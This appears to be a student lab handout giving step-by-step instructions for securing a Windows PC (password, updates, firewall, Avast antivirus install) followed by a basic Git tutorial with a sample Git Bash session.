

PROTECTING YOUR COMPUTING DEVICES:


a) Set up password

b) Turn On windows Firewall


c) Install and Scan Antivirus

a) Change/set windows desktop security pin/ password & check windows update system Password setup or Change pin.


- Step1:- press the windows 10 keyboard shortcut “windows + l” to open the setting app. Now, move to accounts-> sing-in option.




- Step2:-here click to expand the “password” section and then click the “change pin” button.




- Step3:-after that enter the current password of your windows 10 pc and click on “next”.



- Step4:- on the next page, you can change the password easily. You can also add a hint to help you recover your account in case you forget the password.



- Step5:- finally click on “finish”, and you are done. You have successfully changed your windows 10 password.



Check windows update and update the system:


- Step1:- first press the windows 11 keyboard shortcut “windows + I” to open the settings app. Next, navigate to the “windows update” section from the left sidebar.



- Step2 :- once here, click on “check for updates”. If there is an update available, it will show up here and will be downloaded automatically.




- Step3 :-after that the update will be installed, and you will be asked to restart your pc. Simply reboot Your windows 11 pc in no time.




b) Demonstrate Turn on & off Windows OS Firewall

- Step 1: go to search




- Step 2: search windows security



- Step 3: Click on Navigation button



- Step 4: Click on Firewall and network protection




- Step 5:- if you installed any anti-virus software's the firewall will open in app , now you can on & the firewall




c) **Install Anti-virus and scan the computer.**

- Step 1:- Open any browser and search avast antivirus.



- Step 2:- click on avast download free antivirus & vpn link



- Step 3:- click on Download free protection button

**Free antivirus is your first
step to online freedom**

We believe everyone has the right to be safe online, which is why we offer our award-winning free antivirus to millions of people around the world.




DOWNLOAD FREE PROTECTION


- Step 4 :- Right-click the downloaded setup file and select Run as administrator




- Step 5: If prompted for permission by the User Account Control dialog, click Yes.




- Step 6: Then, click Install




- Step 7: Wait while setup installs Avast Free Antivirus on your PC.



- Step 8: When the installation is complete, click Continue.



- Step 8: Click Run first scan to start a comprehensive Smart Scan



Install and setup Git and perform the following operations:

- a) creating a repository
- b) making and recording changes
- c) staging and committing changes
- d) viewing the history of all the changes and undoing changes
- e) cloning a repository

- Git is a DevOps tool for source code management—an open-source version control system (VCS) used to handle small to very large projects efficiently.
- Git is used to track changes in the source code, supporting non-linear development so that multiple developers can work together in near real-time.
- It contains the collection of the files as well as the history of changes made to those files. Repository in Git is considered as your project folder. A repository has all the project-related data.
- GitHub is a website and cloud-based service that helps developers store and manage their code, as well as track and control changes to their code. GitHub serves as a location for uploading copies of a Git repository.
- Download the latest version of Git and choose the 64/32 bit version. After the file is downloaded, install it in the system. Once installed, select Launch the Git Bash.

Check the Git version using command:

\$ git version or git -v

For any help, use the following command:

\$ git help

Create a local directory using the following command:

\$mkdir project

\$ Cd project

The next step is to initialize the directory:

\$ git init

Initialized empty Git repository in C:/Users/User/Desktop/project/.git/

\$ ls

\$ ls -a

./ ../ .git/

\$ touch names.txt

\$ git status

On branch master

No commits yet

Untracked files:

(use "git add <file>..." to include in what will be committed)

names.txt

nothing added to commit but untracked files present (use "git add" to track)

To commit the changes

\$ git add .

\$ git status

On branch master

No commits yet

Changes to be committed:

(use "git rm --cached <file>..." to unstage)

new file: names.txt

\$ git commit -m "names.txt file added"

master (root-commit) 7fb5597] names.txt file added

1 file changed, 0 insertions(+), 0 deletions(-)

create mode 100644 names.txt

\$ git status

On branch master

nothing to commit, working tree clean

\$ vi names.txt

\$ vi names.txt

\$ cat names.txt

welcoe to GPT soraba

soraba taluk

shimoga dist.

\$ git status

On branch master

Changes not staged for commit:

(use "git add <file>..." to update what will be committed)

(use "git restore <file>..." to discard changes in working directory)

modified: names.txt

no changes added to commit (use "git add" and/or "git commit -a")

\$ git add .

warning: in the working copy of 'names.txt', LF will be replaced by CRLF the next time Git touches it

\$ git status

On branch master

Changes to be committed:

(use "git restore --staged <file>..." to unstage)

modified: names.txt

\$ git log

